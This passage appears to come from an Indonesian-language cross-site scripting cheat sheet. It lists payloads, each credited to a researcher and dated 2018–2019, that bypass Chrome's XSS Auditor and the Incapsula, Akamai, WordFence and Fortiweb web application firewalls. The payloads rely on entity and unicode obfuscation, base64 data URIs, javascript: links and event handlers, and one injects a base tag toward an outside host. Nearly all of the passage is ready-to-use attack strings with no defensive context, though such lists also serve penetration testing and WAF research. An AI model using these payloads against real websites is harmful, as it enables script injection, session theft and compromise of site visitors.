href="j&Tab;a&Tab;v&Tab;asc&NewLine;ri&Tab;pt&colon;&lpar;a&Tab;l&Tab;e&Tab;r&Tab;t&Tab;
(document.domain)&rpar;">X</a>
```

Chrome Auditor - 9th August 2018

```
</script><svg><script>alert(1)-%26apos%3B
```

Contoh Langsung Dari [@brutellogic](#) - <https://brutellogic.com.br/xss.php>

Incapsula WAF Bypass oleh [@Alra3ees](#) - 8th March 2018

```
anythinglr00</script><script>alert(document.domain)</script>uxldz
anythinglr00%3c%2fscript%3e%3cscript%3ealert(document.domain)%3c%2fscript%3euxldz
```

Incapsula WAF Bypass oleh [@c0d3G33k](#) - 11th September 2018

```
<object data='data:text/html;;;base64,PHNjcmlwdD5hbGVydCgxKTwwc2NyaXB0Pg=='>
</object>
```

Incapsula WAF Bypassoleh@daveysec - 11th May 2019

```
<svg onload\r\n=$.globalEval("al"+"ert()");>
```

Akamai WAF Bypassoleh@zseano - 18th June 2018

```
?"></script><base%20c%3D=href%3Dhttps:\mysite>
```

Akamai WAF Bypassoleh@s0md3v - 28th October 2018

```
<dDETAILS%0aopen%0aonToGgle%0a=%0aa=prompt,a() x>
```

WordFence WAF Bypassoleh@brutellogic - 12th September 2018

```
<a href=java&#99;ript:alert(1)>
```

Fortiweb WAF Bypassoleh@rezaduty - 9th July 2019

```
\u003e\u003c\u0068\u0031 onclick=alert('1')\u003e
```

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